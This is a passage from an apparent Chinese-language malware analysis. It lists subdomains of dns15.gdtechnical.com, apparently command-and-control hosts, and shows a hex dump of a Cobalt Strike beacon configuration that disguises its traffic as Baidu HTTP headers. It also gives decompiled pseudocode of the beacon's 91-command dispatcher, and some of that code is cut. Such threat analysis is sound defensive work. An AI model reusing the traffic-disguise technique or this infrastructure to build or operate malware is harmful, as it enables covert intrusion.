
3240.dns15.gdtechnical.com
26963.dns15.gdtechnical.com
45938.dns15.gdtechnical.com
58246.dns15.gdtechnical.com
98818.dns15.gdtechnical.com
69665.dns15.gdtechnical.com
17468.dns15.gdtechnical.com
8263.dns15.gdtechnical.com
68421.dns15.gdtechnical.com
56370.dns15.gdtechnical.com
43501.dns15.gdtechnical.com
87881.dns15.gdtechnical.com
27831.dns15.gdtechnical.com
74078.dns15.gdtechnical.com
25729.dns15.gdtechnical.com
19397.dns15.gdtechnical.com
58596.dns15.gdtechnical.com
93681.dns15.gdtechnical.com
17961.dns15.gdtechnical.com
16808.dns15.gdtechnical.com
33102.dns15.gdtechnical.com
14694.dns15.gdtechnical.com
95289.dns15.gdtechnical.com

此外对 HTTP Header 也进行了伪装：




```
00472430 00 00 00 0C 00 03 01 00 00 00 00 0A 00 00 00 13 ..... £........█
00472440 48 6F 73 74 3A 20 77 77 77 2E 62 61 69 64 75 2E Host: www.baidu.
00472450 63 6F 6D 00 00 00 0A 00 00 00 47 41 63 63 65 70 com.......GAccep
00472460 74 3A 20 74 65 78 74 2F 68 74 6D 6C 2C 61 70 70 t: text/html,app
00472470 6C 69 63 61 74 69 6F 6E 2F 78 68 74 6D 6C 2B 78 lication/xhtml+x
00472480 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 ml,application/x
00472490 6D 6C 3B 71 3D 30 2E 39 2C 2A 2F 2A 3B 71 3D 30 ml;q=0.9,*/*;q=0
004724A0 2E 38 00 00 00 0A 00 00 00 1F 41 63 63 65 70 74 .8.......█Accept
004724B0 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 -Language: en-US
004724C0 2C 65 6E 3B 71 3D 30 2E 35 00 00 00 09 00 00 00 ,en;q=0.5.......
004724D0 08 69 65 3D 75 74 66 2D 38 00 00 00 09 00 00 00 █ie=utf-8.......
004724E0 08 74 6E 3D 62 61 69 64 75 00 00 00 09 00 00 00 █tn=baidu.......
004724F0 17 72 73 76 5F 70 71 3D 76 73 64 74 6E 78 31 6E █rsv_pq=vsdtnx1n
00472500 79 6F 34 76 6F 34 37 66 00 00 00 07 00 00 00 00 yo4vo47f...█....
00472510 00 00 00 0D 00 00 00 05 00 00 00 05 72 73 76 5F ........¥...¥rsv_
00472520 74 00 00 00 09 00 00 00 09 72 71 6C 61 6E 67 3D t........rqlang=
00472530 63 6E 00 00 00 00 00 00 00 0D 00 03 01 00 00 00 cn.........£..
00472540 00 0A 00 00 00 13 48 6F 73 74 3A 20 70 61 6E 2E .....█Host: pan.
00472550 62 61 69 64 75 2E 63 6F 6D 00 00 00 0A 00 00 00 baidu.com.......
00472560 37 41 63 63 65 70 74 3A 20 74 65 78 74 2F 68 74 7Accept: text/ht
00472570 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 ml,application/x
00472580 68 74 6D 6C 2B 78 6D 6C 3B 71 3D 30 2E 39 2C 2A html+xml;q=0.9,*
00472590 2F 2A 3B 71 3D 30 2E 38 00 00 00 0A 00 00 00 1F /*;q=0.8.......█
004725A0 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A Accept-Language:
004725B0 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00  en-US,en;q=0.5.
004725C0 00 00 09 00 00 00 0B 63 68 61 6E 6E 65 6C 3D 64 ......█channel=d
004725D0 61 79 00 00 00 09 00 00 00 05 77 65 62 3D 31 00 ay.......¥web=1.
004725E0 00 00 07 00 00 00 00 00 00 00 0D 00 00 00 05 00 ..█...........¥
004725F0 00 00 06 61 70 70 5F 69 64 00 00 00 07 00 00 00 ..█app_id...█...
00472600 01 00 00 00 0F 00 00 00 04 00 00 00 09 00 00 00 £..█...¦.......
00472610 0C 63 6C 69 65 6E 74 74 79 70 65 3D 30 00 00 00 .clienttype=0...
00472620 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

最终的核心代码为 Cobalt Strike 远程平台，与之前使用的版本相比，多了几个功能分发函数，支持多达 91 中不同指令：



```
_DWORD *__usercall sub_447CF4@<eax>(int a1@<ecx>, _DWORD *result@<eax>, int a3@<edx>)
{
  _DWORD *v3; // esi
  _DWORD *v4; // edi
  FILE *v5; // ST10_4
  int v6; // edx
  int *v7; // ecx
  u_long v8; // eax
  _DWORD *v9; // esi
  signed int v10; // [esp-4h] [ebp-10h]
  signed int v11; // [esp-4h] [ebp-10h]

  switch ( a3 )
  {
    case 1:
      v10 = 1;
      return (_DWORD *)sub_444D1F(result, a1, v10);
    case 3:
      return (_DWORD *)sub_44231F(a1);
    case 4:
      return (_DWORD *)sub_4423A2(a1, result);
    case 5:
      return (_DWORD *)sub_442333(result);
    case 9:
      return (_DWORD *)sub_444C82(1);
    case 10:
      return (_DWORD *)sub_4429A4((int)result, a1, "wb");
    case 11:
      return (_DWORD *)sub_443FB0(result, a1);
    case 12:
      return (_DWORD *)sub_4423DA(result);
    case 13:
      return (_DWORD *)sub_449699(result, a1, 1);
    case 14:
      return (_DWORD *)sub_446DCF(result, a1);
    case 15:
      return (_DWORD *)sub_446FDB(a1);
    case 16:
      v9 = dword_47D900;
      result = (_DWORD *)ntohl(*result);
      while ( v9 )
      {
        if ( v9[1] && result == (_DWORD *)*v9 && v9[4] != 2 )
          v9[1] = 0;
        v9 = (_DWORD *)v9[8];
      }
      return result;
    case 17:
      return (_DWORD *)sub_446D7B(result);
    case 18:
      return (_DWORD *)sub_444DE8(a1, 1);
    case 19:
      v3 = dword_47D0B0;
```



```
      return (_DWORD *)sub_4401D5(a1);
    case 86:
      return (_DWORD *)sub_44680D(a1, (int)result);
    case 87:
      return (_DWORD *)sub_444FBC(result, a1, 1, 0);
    case 88:
      v11 = 0;
      return (_DWORD *)sub_444FBC(result, a1, 0, v11);
    case 89:
      v10 = 1;
      return (_DWORD *)sub_444D1F(result, a1, v10);
    case 90:
      v10 = 0;
      return (_DWORD *)sub_444D1F(result, a1, v10);
    case 91:
      return (_DWORD *)sub_444DE8(a1, 0);
    default:
      return result;
  }
  while ( v7[9] != 1 || (_DWORD *)*v7 != result )
  {
    v7 += 13;
    ++v6;
    if ( (signed int)v7 >= (signed int)&dword_47D900 )
      return result;
  }
  return (_DWORD *)sub_440355((void *)dword_47D108[13 * v6], dword_47D10C[13 * v6], 0xAu);
}
```